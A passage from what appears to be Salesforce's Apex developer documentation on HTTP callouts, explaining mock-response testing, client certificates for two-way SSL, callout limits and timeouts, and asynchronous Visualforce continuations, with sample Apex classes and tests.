    HttpRequest req = new HttpRequest();
    req.setEndpoint(url);
    req.setMethod('GET');

    // Send the request, and return a response
    HttpResponse res = h.send(req);
    return res.getBody();
  }
}
```

The previous example runs synchronously, meaning no further processing happens until the external web service returns a response. Alternatively, you can use the @future annotation to make the callout run asynchronously.

Before you can access external servers from an endpoint or redirect endpoint using Apex or another feature, add the remote site to a list of authorized remote sites in the Salesforce user interface. To do this, log in to Salesforce and from Setup, enter *Remote Site Settings* in the `Quick Find` box, then select **Remote Site Settings**.

Note:

- The AJAX proxy handles redirects and authentication challenges (401/407 responses) automatically. For more information about the AJAX proxy, see AJAX Toolkit documentation.
- You can set the endpoint as a named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:`*My_Named_Credential/some_path*. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential. See Named Credentials as Callout Endpoints on page 457.

Use the XML classes or JSON classes to parse XML or JSON content in the body of a request created by `HttpRequest`, or a response accessed by `HttpResponse`.

Testing HTTP Callouts

To deploy or package Apex, 75% of your code must have test coverage. By default, test methods don't support HTTP callouts, so tests that perform callouts fail. Enable HTTP callout testing by instructing Apex to generate mock responses in tests, using `Test.setMock`.

Specify the mock response in one of the following ways.

- By implementing the `HttpCalloutMock` interface
- By using Static Resources with `StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`

To enable running DML operations before mock callouts in your test methods, see Performing DML Operations and Mock Callouts.

IN THIS SECTION:

Testing HTTP Callouts by Implementing the HttpCalloutMock Interface
Testing HTTP Callouts Using Static Resources
Performing DML Operations and Mock Callouts

Testing HTTP Callouts by Implementing the `HttpCalloutMock` Interface

Provide an implementation for the `HttpCalloutMock` interface to specify the response sent in the `respond` method, which the Apex runtime calls to send a response for a callout.

```
global class YourHttpCalloutMockImpl implements HttpCalloutMock {
    global HTTPResponse respond(HTTPRequest req) {
        // Create a fake response.
        // Set response values, and
        // return response.
    }
}
```

Note:

- The class that implements the `HttpCalloutMock` interface can be either global or public.
- You can annotate this class with `@isTest` since it will be used only in test context. In this way, you can exclude it from your organization's code size limit of 3 MB.

Now that you have specified the values of the fake response, instruct the Apex runtime to send this fake response by calling `Test.setMock` in your test method. For the first argument, pass `HttpCalloutMock.class`, and for the second argument, pass a new instance of your interface implementation of `HttpCalloutMock`, as follows:

```
Test.setMock(HttpCalloutMock.class, new YourHttpCalloutMockImpl());
```

After this point, if an HTTP callout is invoked in test context, the callout is not made and you receive the mock response you specified in the *`respond`* method implementation.

Note: To mock a callout if the code that performs the callout is in a managed package, call `Test.setMock` from a test method in the same package with the same namespace.

This is a full example that shows how to test an HTTP callout. The interface implementation (`MockHttpResponseGenerator`) is listed first. It is followed by a class containing the test method and another containing the method that the test calls. The `testCallout` test method sets the mock callout mode by calling `Test.setMock` before calling `getInfoFromExternalService`. It then verifies that the response returned is what the implemented `respond` method sent. Save each class separately and run the test in `CalloutClassTest`.

```
@isTest
global class MockHttpResponseGenerator implements HttpCalloutMock {
    // Implement this interface method
    global HTTPResponse respond(HTTPRequest req) {
        // Optionally, only send a mock response for a specific endpoint
        // and method.
        System.assertEquals('http://api.salesforce.com/foo/bar', req.getEndpoint());
        System.assertEquals('GET', req.getMethod());
```

```
        // Create a fake response
        HttpResponse res = new HttpResponse();
        res.setHeader('Content-Type', 'application/json');
        res.setBody('{"foo":"bar"}');
        res.setStatusCode(200);
        return res;
    }
}
```

```
public class CalloutClass {
    public static HttpResponse getInfoFromExternalService() {
        HttpRequest req = new HttpRequest();
        req.setEndpoint('http://api.salesforce.com/foo/bar');
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
    }
}
```

```
@isTest
private class CalloutClassTest {
     @isTest static void testCallout() {
        // Set mock callout class
        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());

        // Call method to test.
        // This causes a fake response to be sent
        // from the class that implements HttpCalloutMock.
        HttpResponse res = CalloutClass.getInfoFromExternalService();

        // Verify response received contains fake values
        String contentType = res.getHeader('Content-Type');
        System.assert(contentType == 'application/json');
        String actualValue = res.getBody();
        String expectedValue = '{"foo":"bar"}';
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());
    }
}
```

HttpCalloutMock Interface

Test Class

Testing HTTP Callouts Using Static Resources

You can test HTTP callouts by specifying the body of the response you'd like to receive in a static resource and using one of two built-in classes—`StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`.

Testing HTTP Callouts Using `StaticResourceCalloutMock`

Apex provides the built-in `StaticResourceCalloutMock` class that you can use to test callouts by specifying the response body in a static resource. When using this class, you don't have to provide your own implementation of the `HttpCalloutMock` interface. Instead, just create an instance of `StaticResourceCalloutMock` and set the static resource to use for the response body, along with other response properties, like the status code and content type.

First, you must create a static resource from a text file to contain the response body:

1. Create a text file that contains the response body to return. The response body can be an arbitrary string, but it must match the content type, if specified. For example, if your response has no content type specified, the file can include the arbitrary string *abc*. If you specify a content type of application/json for the response, the file content should be a JSON string, such as {"hah":"fooled you"}.
2. Create a static resource for the text file:
   a. From Setup, enter *Static Resources* in the `Quick Find` box, then select **Static Resources**.
   b. Click **New**.
   c. Name your static resource.
   d. Choose the file to upload.
   e. Click **Save**.

To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Next, create an instance of `StaticResourceCalloutMock` and set the static resource, and any other properties.

```
StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
mock.setStaticResource('myStaticResourceName');
mock.setStatusCode(200);
mock.setHeader('Content-Type', 'application/json');
```

In your test method, call `Test.setMock` to set the mock callout mode and pass it `HttpCalloutMock.class` as the first argument, and the variable name that you created for `StaticResourceCalloutMock` as the second argument.

```
Test.setMock(HttpCalloutMock.class, mock);
```

After this point, if your test method performs a callout, the callout is not made and the Apex runtime sends the mock response you specified in your instance of `StaticResourceCalloutMock`.

Note: To mock a callout if the code that performs the callout is in a managed package, call `Test.setMock` from a test method in the same package with the same namespace.

This is a full example containing the test method (`testCalloutWithStaticResources`) and the method it is testing (`getInfoFromExternalService`) that performs the callout. Before running this example, create a static resource named *mockResponse* based on a text file with the content *{"hah":"fooled you"}*. Save each class separately and run the test in `CalloutStaticClassTest`.

```
public class CalloutStaticClass {
    public static HttpResponse getInfoFromExternalService(String endpoint) {
        HttpRequest req = new HttpRequest();
        req.setEndpoint(endpoint);
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
```

```
    }
}
```

```
@isTest
private class CalloutStaticClassTest {
    @isTest static void testCalloutWithStaticResources() {
        // Use StaticResourceCalloutMock built-in class to
        // specify fake response and include response body
        // in a static resource.
        StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
        mock.setStaticResource('mockResponse');
        mock.setStatusCode(200);
        mock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, mock);

        // Call the method that performs the callout
        HTTPResponse res = CalloutStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/bar');

        // Verify response received contains values returned by
        // the mock response.
        // This is the content of the static resource.
        System.assertEquals('{"hah":"fooled you"}', res.getBody());
        System.assertEquals(200,res.getStatusCode());
        System.assertEquals('application/json', res.getHeader('Content-Type'));
    }
}
```

Testing HTTP Callouts Using `MultiStaticResourceCalloutMock`

Apex provides the built-in `MultiStaticResourceCalloutMock` class that you can use to test callouts by specifying the response body in a static resource for each endpoint. This class is similar to `StaticResourceCalloutMock` except that it allows you to specify multiple response bodies. When using this class, you don't have to provide your own implementation of the `HttpCalloutMock` interface. Instead, just create an instance of `MultiStaticResourceCalloutMock` and set the static resource to use per endpoint. You can also set other response properties like the status code and content type.

First, you must create a static resource from a text file to contain the response body. See the procedure outlined in Testing HTTP Callouts Using `StaticResourceCalloutMock`.

Next, create an instance of `MultiStaticResourceCalloutMock` and set the static resource, and any other properties.

```
MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();
multimock.setStaticResource('http://api.salesforce.com/foo/bar', 'mockResponse');
multimock.setStaticResource('http://api.salesforce.com/foo/sfdc', 'mockResponse2');
multimock.setStatusCode(200);
multimock.setHeader('Content-Type', 'application/json');
```

In your test method, call `Test.setMock` to set the mock callout mode and pass it `HttpCalloutMock.class` as the first argument, and the variable name that you created for `MultiStaticResourceCalloutMock` as the second argument.

```
Test.setMock(HttpCalloutMock.class, multimock);
```

After this point, if your test method performs an HTTP callout to one of the endpoints `http://api.salesforce.com/foo/bar` or `http://api.salesforce.com/foo/sfdc`, the callout is not made and the Apex runtime sends the corresponding mock response you specified in your instance of `MultiStaticResourceCalloutMock`.

This is a full example containing the test method (`testCalloutWithMultipleStaticResources`) and the method it is testing (`getInfoFromExternalService`) that performs the callout. Before running this example, create a static resource named *`mockResponse`* based on a text file with the content *`{"hah":"fooled you"}`* and another named *`mockResponse2`* based on a text file with the content *`{"hah":"fooled you twice"}`*. Save each class separately and run the test in `CalloutMultiStaticClassTest`.

```
public class CalloutMultiStaticClass {
    public static HttpResponse getInfoFromExternalService(String endpoint) {
        HttpRequest req = new HttpRequest();
        req.setEndpoint(endpoint);
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
    }
}
```

```
@isTest
private class CalloutMultiStaticClassTest {
    @isTest static void testCalloutWithMultipleStaticResources() {
        // Use MultiStaticResourceCalloutMock to
        // specify fake response for a certain endpoint and
        // include response body in a static resource.
        MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();
        multimock.setStaticResource(
            'http://api.salesforce.com/foo/bar', 'mockResponse');
        multimock.setStaticResource(
            'http://api.salesforce.com/foo/sfdc', 'mockResponse2');
        multimock.setStatusCode(200);
        multimock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, multimock);

        // Call the method for the first endpoint
        HTTPResponse res = CalloutMultiStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/bar');
        // Verify response received
        System.assertEquals('{"hah":"fooled you"}', res.getBody());

        // Call the method for the second endpoint
        HTTPResponse res2 = CalloutMultiStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/sfdc');
        // Verify response received
        System.assertEquals('{"hah":"fooled you twice"}', res2.getBody());
    }
}
```

Performing DML Operations and Mock Callouts

By default, callouts aren't allowed after DML operations in the same transaction because DML operations result in pending uncommitted work that prevents callouts from executing. Sometimes, you might want to insert test data in your test method using DML before making a callout. To enable this, enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the calls to DML operations must not be part of the `Test.startTest/Test.stopTest` block.

DML operations that occur after mock callouts are allowed and don't require any changes in test methods.

The DML operations support works for all implementations of mock callouts using: the `HttpCalloutMock` interface and static resources (`StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`). The following example uses an implemented `HttpCalloutMock` interface but you can apply the same technique when using static resources.

Performing DML Before Mock Callouts

This example is based on the HttpCalloutMock example provided earlier. The example shows how to use `Test.startTest` and `Test.stopTest` statements to allow DML operations to be performed in a test method before mock callouts. The test method (`testCallout`) first inserts a test account, calls `Test.startTest`, sets the mock callout mode using `Test.setMock`, calls a method that performs the callout, verifies the mock response values, and finally, calls `Test.stopTest`.

```
@isTest
private class CalloutClassTest {
     @isTest static void testCallout() {
        // Perform some DML to insert test data
        Account testAcct = new Account('Test Account');
        insert testAcct;

        // Call Test.startTest before performing callout
        // but after setting test data.
        Test.startTest();

        // Set mock callout class
        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());

        // Call method to test.
        // This causes a fake response to be sent
        // from the class that implements HttpCalloutMock.
        HttpResponse res = CalloutClass.getInfoFromExternalService();

        // Verify response received contains fake values
        String contentType = res.getHeader('Content-Type');
        System.assert(contentType == 'application/json');
        String actualValue = res.getBody();
        String expectedValue = '{"foo":"bar"}';
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());

        Test.stopTest();
    }
}
```

Asynchronous Apex and Mock Callouts

Similar to DML, asynchronous Apex operations result in pending uncommitted work that prevents callouts from being performed later in the same transaction. Examples of asynchronous Apex operations are calls to future methods, batch Apex, or scheduled Apex. These asynchronous calls are typically enclosed within `Test.startTest` and `Test.stopTest` statements in test methods so that they execute after `Test.stopTest`. In this case, mock callouts can be performed after the asynchronous calls and no changes are necessary. But if the asynchronous calls aren't enclosed within `Test.startTest` and `Test.stopTest` statements, you'll get an exception because of uncommitted work pending. To prevent this exception, do either of the following:

- Enclose the asynchronous call within `Test.startTest` and `Test.stopTest` statements.

```
Test.startTest();
MyClass.asyncCall();
Test.stopTest();

Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
```

- Follow the same rules as with DML calls: Enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the asynchronous calls must not be part of the `Test.startTest/Test.stopTest` block.

```
MyClass.asyncCall();

Test.startTest();
Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
Test.stopTest();
```

Asynchronous calls that occur after mock callouts are allowed and don't require any changes in test methods.

Test Class

Using Certificates

To use two-way SSL authentication, send a certificate with your callout that was either generated in Salesforce or signed by a certificate authority (CA). Sending a certificate enhances security because the target of the callout receives the certificate and can use it to authenticate the request against its keystore.

To enable two-way SSL authentication for a callout:

1. Generate a certificate.
2. Integrate the certificate with your code. See Using Certificates with SOAP Services and Using Certificates with HTTP Requests.
3. If you're connecting to a third party and using a self-signed certificate, share the Salesforce certificate with them so that they can add the certificate to their keystore. If you're connecting to another application within your organization, configure your Web or application server to request a client certificate. This process depends on the type of Web or application server you use.
4. Configure the remote site settings for the callout. Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails.

   If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

IN THIS SECTION:

1. Generating Certificates
2. Using Certificates with SOAP Services
3. Using Certificates with HTTP Requests

Generating Certificates

You can use a self-signed certificate generated in Salesforce or a certificate signed by a certificate authority (CA). To generate a certificate for a callout, see Generate a Certificate.

After you successfully save a Salesforce certificate, the certificate and corresponding keys are automatically generated.

After you create a CA-signed certificate, you must upload the signed certificate before you can use it. See "Generate a Certificate Signed by a Certificate Authority" in the Salesforce online help.

Using Certificates with SOAP Services

After you have generated a certificate in Salesforce, you can use it to support two-way authentication for a callout to a SOAP Web service.

To integrate the certificate with your Apex:

1. Receive the WSDL for the Web service from the third party or generate it from the application you want to connect to.
2. Generate Apex classes from the WSDL for the Web service. See SOAP Services: Defining a Class from a WSDL Document.
3. The generated Apex classes include a stub for calling the third-party Web service represented by the WSDL document. Edit the Apex classes, and assign a value to a `clientCertName_x` variable on an instance of the stub class. The value must match the `Unique Name` of the certificate that you generated on the Certificate and Key Management page.

The following example illustrates the last step of the previous procedure and works with the sample WSDL file in Generated WSDL2Apex Code. This example assumes that you previously generated a certificate with a `Unique Name` of `DocSampleCert`.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.clientCertName_x = 'DocSampleCert';
String input = 'This is the input string';
String output = stub.EchoString(input);
```

There is a legacy process for using a certificate obtained from a third party for your organization. Encode your client certificate key in base64, and assign it to the `clientCert_x` variable on the stub. This is inherently less secure than using a Salesforce certificate because it does not follow security best practices for protecting private keys. When you use a Salesforce certificate, the private key is not shared outside Salesforce.

Note: Don't use a client certificate that was generated on the Generate Client Certificate page. Use a certificate that was obtained from a third party for your organization if you use the legacy process.

The following example illustrates the legacy process and works with the sample WSDL file in Generated WSDL2Apex Code on page 466.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.clientCert_x =
'MIIGlgIBAzCCBlAGCSqGSIb3DQEHAaCCBkEEggY9MIIGOTCCAe4GCSqGSIb3DQEHAaCCAd8EggHb'+
'MIIB1zCCAdMGCyqGSIb3DQEMCgECoIIBgjCCAX4wKAYKKoZIhvcNAQwBAzAaBBSaUMlXnxjzpfdu'+
'6YFwZgJFMklDWFyvCnQeuZpN2E+Rb4rf9MkJ6FsmPDA9MCEwCQYFKw4DAhoFAAQU4ZKBfaXcN45w'+
'9hYm215CcA4n4d0EFJL8jr68wwKwFsVckbjyBz/zYHO6AgIEAA==';

// Password for the keystore
stub.clientCertPasswd_x = 'passwd';
```

```
String input = 'This is the input string';
String output = stub.EchoString(input);
```

Using Certificates with HTTP Requests

After you have generated a certificate in Salesforce, you can use it to support two-way authentication for a callout to an HTTP request.

To integrate the certificate with your Apex:

1. Generate a certificate. Note the `Unique Name` of the certificate.
2. In your Apex, use the `setClientCertificateName` method of the `HttpRequest` class. The value used for the argument for this method must match the `Unique Name` of the certificate that you generated in the previous step.

The following example illustrates the last step of the previous procedure. This example assumes that you previously generated a certificate with a `Unique Name` of `DocSampleCert`.

```
HttpRequest req = new HttpRequest();
req.setClientCertificateName('DocSampleCert');
```

Callout Limits and Limitations

The following limits and limitations apply when Apex code makes a callout to an HTTP request or a web services call. The web services call can be a SOAP API call or any external web services call.

- A single Apex transaction can make a maximum of 100 callouts to an HTTP request or an API call.
- The default timeout is 10 seconds. A custom timeout can be defined for each callout. The minimum is 1 millisecond and the maximum is 120,000 milliseconds. See the examples in the next section for how to set custom timeouts for Web services or HTTP callouts.
- The maximum cumulative timeout for callouts by a single Apex transaction is 120 seconds. This time is additive across all callouts invoked by the Apex transaction.
- You can't make a callout when there are pending operations in the same transaction. Things that result in pending operations are DML statements, asynchronous Apex (such as future methods and batch Apex jobs), scheduled Apex, or sending email. You can make callouts before performing these types of operations.
- Pending operations can occur before mock callouts in the same transaction. See Performing DML Operations and Mock Callouts for WSDL-based callouts or Performing DML Operations and Mock Callouts for HTTP callouts.
- When the header `Expect: 100-Continue` is added to a callout request, a timeout occurs if a `HTTP/1.1 100 Continue` response isn't returned by the external server.

Setting Callout Timeouts

The following example sets a custom timeout for Web services callouts. The example works with the sample WSDL file and the generated `DocSamplePort` class described in Generated WSDL2Apex Code on page 466. Set the timeout value in milliseconds by assigning a value to the special `timeout_x` variable on the stub.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.timeout_x = 2000; // timeout in milliseconds
```

The following is an example of setting a custom timeout for HTTP callouts:

```
HttpRequest req = new HttpRequest();
req.setTimeout(2000); // timeout in milliseconds
```


Make Long-Running Callouts from a Visualforce Page

Use asynchronous callouts to make long-running requests from a Visualforce page to an external Web service and process responses in callback methods. Asynchronous callouts that are made from a Visualforce page don't count toward the Apex limit of 10 synchronous requests that last longer than five seconds. As a result, you can make more long-running callouts and you can integrate your Visualforce pages with complex back-end assets.

An asynchronous callout is a callout that is made from a Visualforce page for which the response is returned through a callback method. An asynchronous callout is also referred to as a *continuation*.

This diagram shows the execution path of an asynchronous callout, starting from a Visualforce page. A user invokes an action on a Visualforce page that requests information from a Web service (step 1). The app server hands the callout request to the Continuation server before returning to the Visualforce page (steps 2–3). The Continuation server sends the request to the Web service and receives the response (steps 4–7), then hands the response back to the app server (step 8). Finally, the response is returned to the Visualforce page (step 9).

Execution Flow of an Asynchronous Callout



A typical Salesforce application that benefits from asynchronous callouts is one that contains a Visualforce page with a button that users click to get data from an external Web service. For example, the Visualforce page might get warranty information for a certain product from a Web service. This page can be used by thousands of agents in the organization. Consequently, a hundred of those agents might click the same button to process warranty information for products at the same time. These hundred simultaneous actions exceed the limit of concurrent long-running requests of 10, but by using asynchronous callouts, the requests aren't subjected to this limit and can be executed.

In the following example application, the button action is implemented in an Apex controller method. The action method creates a `Continuation` and returns it. After the request is sent to the service, the Visualforce request is suspended. The user must wait for the response to be returned before proceeding with using the page and invoking new actions. When the external service returns a response, the Visualforce request resumes and the page receives this response.

This is the Visualforce page of our sample application. This page contains a button that invokes the `startRequest` method of the controller that's associated with this page. After the continuation result is returned and the callback method is invoked, the button renders the `outputText` component again to display the body of the response.

```
<apex:page controller="ContinuationController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequest}"
              value="Start Request" reRender="result"/>
   </apex:form>
```

```
    <!-- This output text component displays the callout response body. -->
    <apex:outputText id="result" value="{!result}" />
</apex:page>
```

The following is the Apex controller that's associated with the Visualforce page. This controller contains the action and callback methods.

Note: Before you can call an external service, you must add the remote site to a list of authorized remote sites in the Salesforce user interface. From Setup, enter *Remote Site Settings* in the Quick Find box, then select **Remote Site Settings**, and then click **New Remote Site**.

If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help. In your code, specify the named credential URL instead of the long-running service URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`.

```
public with sharing class ContinuationController {
    // Unique label corresponding to the continuation
    public String requestLabel;
    // Result of callout
    public String result {get;set;}
    // Callout endpoint as a named credential URL
    // or, as shown here, as the long-running service URL
    private static final String LONG_RUNNING_SERVICE_URL =
        '<Insert your service URL>';

   // Action method
    public Object startRequest() {
      // Create continuation with a timeout
      Continuation con = new Continuation(40);
      // Set callback method
      con.continuationMethod='processResponse';

      // Create callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL);

      // Add callout request to continuation
      this.requestLabel = con.addHttpRequest(req);

      // Return the continuation
      return con;
    }

    // Callback method
    public Object processResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel);
      // Set the result variable that is displayed on the Visualforce page
      this.result = response.getBody();

      // Return null to re-render the original Visualforce page
```

```
        return null;
    }
}
```

Note:

- You can make up to three asynchronous callouts in a single continuation. Add these callout requests to the same continuation by using the `addHttpRequest` method of the `Continuation` class. The callouts run in parallel for this continuation and suspend the Visualforce request. Only after all callouts are returned by the external service for does the Visualforce process resume.
- Asynchronous callouts are supported only through a Visualforce page. Making an asynchronous callout by invoking the action method outside a Visualforce page, such as in the Developer Console, isn't supported.
- Asynchronous callouts are available for Apex controllers and Visualforce pages saved in version 30.0 and later. If JavaScript remoting is used, version 31.0 or later is required.

IN THIS SECTION:

Process for Using Asynchronous Callouts

To use asynchronous callouts, create a `Continuation` object in an action method of a controller, and implement a callback method.

Testing Asynchronous Callouts

Write tests to test your controller and meet code coverage requirements for deploying or packaging Apex. Because Apex tests don't support making callouts, you can simulate callout requests and responses. When you're simulating a callout, the request doesn't get sent to the external service, and a mock response is used.

Asynchronous Callout Limits

When a continuation is executing, the continuation-specific limits apply. When the continuation returns and the request resumes, a new Apex transaction starts. All Apex and Visualforce limits apply and are reset in the new transaction, including the Apex callout limits.

Making Multiple Asynchronous Callouts

To make multiple callouts to a long-running service simultaneously from a Visualforce page, you can add up to three requests to the Continuation instance. An example of when to make simultaneous callouts is when you're making independent requests to a service, such as getting inventory statistics for two products.

Chaining Asynchronous Callouts

If the order of the callouts matters, or when a callout is conditional on the response of another callout, you can chain callout requests. Chaining callouts means that the next callout is made only after the response of the previous callout returns. For example, you might need to chain a callout to get warranty extension information after the warranty service response indicates that the warranty expired. You can chain up to three callouts.

Making an Asynchronous Callout from an Imported WSDL

In addition to `HttpRequest`-based callouts, asynchronous callouts are supported in Web service calls that are made from WSDL-generated classes. The process of making asynchronous callouts from a WSDL-generated class is similar to the process for using the `HttpRequest` class.

Named Credentials as Callout Endpoints

Process for Using Asynchronous Callouts

To use asynchronous callouts, create a `Continuation` object in an action method of a controller, and implement a callback method.

Invoking an Asynchronous Callout in an Action Method

To invoke an asynchronous callout, call the external service by using a `Continuation` instance in your Visualforce action method. When you create a continuation, you can specify a timeout value and the name of the callback method. For example, the following creates a continuation with a 60-second timeout and a callback method name of `processResponse`.

```
Continuation cont = new Continuation(60);
cont.continuationMethod = 'processResponse';
```

Next, associate the `Continuation` object to an external callout. To do so, create the HTTP request, and then add this request to the continuation as follows:

```
String requestLabel = cont.addHttpRequest(request);
```

Note: This process is based on making callouts with the HttpRequest class. For an example that uses a WSDL-based class, see Making an Asynchronous Callout from an Imported WSDL.

The method that invokes the callout (the action method) must return the `Continuation` object to instruct Visualforce to suspend the current request after the system sends the callout and waits for the callout response. The `Continuation` object holds the details of the callout to be executed.

This is the signature of the method that invokes the callout. The Object return type represents a `Continuation`.

```
public Object calloutActionMethodName()
```

Defining a Callback Method

The response is returned after the external service finishes processing the callout. You can specify a callback method for asynchronous execution after the callout returns. This callback method must be defined in the controller class where the callout invocation method is defined. You can define a callback method to process the returned response, such as retrieving the response for display on a Visualforce page.

The callback method doesn't take any arguments and has this signature.

```
public Object callbackMethodName()
```

The Object return type represents a `Continuation`, a `PageReference`, or `null`. To render the original Visualforce page and finish the Visualforce request, return `null` in the callback method.

If the action method uses JavaScript remoting (is annotated with `@RemoteAction`), the callback method must be static and has the following supported signatures.

```
public static Object callbackMethodName(List< String> labels, Object state)
```

Or:

```
public static Object callbackMethodName(Object state)
```

The *`labels`* parameter is supplied by the system when it invokes the callback method and holds the labels associated with the callout requests made. The *`state`* parameter is supplied by setting the Continuation.state property in the controller.

This table lists the return values for the callback method. Each return value corresponds to a different behavior.

Table 4: Possible Return Values for the Callback Method

Callback Method Return Value	Request Lifecycle and Outcome
`null`	The system finishes the Visualforce page request and renders the original Visualforce page (or a portion of it).
`PageReference`	The system finishes the Visualforce page request and redirects to a new Visualforce page. (Use query parameters in the `PageReference` to pass the results of the `Continuation` to the new page.)
`Continuation`	The system suspends the Visualforce request again and waits for the response of a new callout. Return a new `Continuation` in the callback method to chain asynchronous callouts.

Note: If the `continuationMethod` property isn't set for a continuation, the same action method that made the callout is called again when the callout response returns.

Continuation Class

Testing Asynchronous Callouts

Write tests to test your controller and meet code coverage requirements for deploying or packaging Apex. Because Apex tests don't support making callouts, you can simulate callout requests and responses. When you're simulating a callout, the request doesn't get sent to the external service, and a mock response is used.

The following example shows how to invoke a mock asynchronous callout in a test for a Web service call that uses `HTTPRequest`. To simulate callouts in continuations, call these methods of the `Test` class: setContinuationResponse(requestLabel, mockResponse) and invokeContinuationMethod(controller, request).

The controller class to test is listed first, followed by the test class. The controller class from Make Long-Running Callouts from a Visualforce Page is reused here.

```
public with sharing class ContinuationController {
    // Unique label corresponding to the continuation request
    public String requestLabel;
    // Result of callout
    public String result {get;set;}
    // Endpoint of long-running service
    private static final String LONG_RUNNING_SERVICE_URL =
        '<Insert your service URL>';

   // Action method
    public Object startRequest() {
      // Create continuation with a timeout
      Continuation con = new Continuation(40);
      // Set callback method
      con.continuationMethod='processResponse';

      // Create callout request
```

```
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL);

      // Add callout request to continuation
      this.requestLabel = con.addHttpRequest(req);

      // Return the continuation
      return con;
    }

    // Callback method
    public Object processResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel);
      // Set the result variable that is displayed on the Visualforce page
      this.result = response.getBody();

      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

This example shows the test class corresponding to the controller. This test class contains a test method for testing an asynchronous callout. In the test method, `Test.setContinuationResponse` sets a mock response, and `Test.invokeContinuationMethod` causes the callback method for the continuation to be executed. The test ensures that the callback method processed the mock response by verifying that the controller's result variable is set to the expected response.

```
@isTest
public class ContinuationTestingForHttpRequest {
    public static testmethod void testWebService() {
        ContinuationController controller = new ContinuationController();
        // Invoke the continuation by calling the action method
        Continuation conti = (Continuation)controller.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        system.assert(requests.size() == 1);
        system.assert(requests.get(controller.requestLabel) != null);

        // Perform mock callout
        // (i.e. skip the callout and call the callback method)
        HttpResponse response = new HttpResponse();
        response.setBody('Mock response body');
        // Set the fake response for the continuation
        Test.setContinuationResponse(controller.requestLabel, response);
        // Invoke callback method
        Object result = Test.invokeContinuationMethod(controller, conti);
        // result is the return value of the callback
        System.assertEquals(null, result);
        // Verify that the controller's result variable
        //   is set to the mock response.
        System.assertEquals('Mock response body', controller.result);
```

```
        }
}
```

Asynchronous Callout Limits

When a continuation is executing, the continuation-specific limits apply. When the continuation returns and the request resumes, a new Apex transaction starts. All Apex and Visualforce limits apply and are reset in the new transaction, including the Apex callout limits.

Continuation-Specific Limits

The following are Apex and Visualforce limits that are specific to a continuation.

Description	Limit
Maximum number of parallel Apex callouts in a single continuation	3
Maximum number of chained Apex callouts	3
Maximum timeout for a single continuation[1]	120 seconds
Maximum Visualforce controller-state size[2]	80 KB
Maximum HTTP response size	1 MB
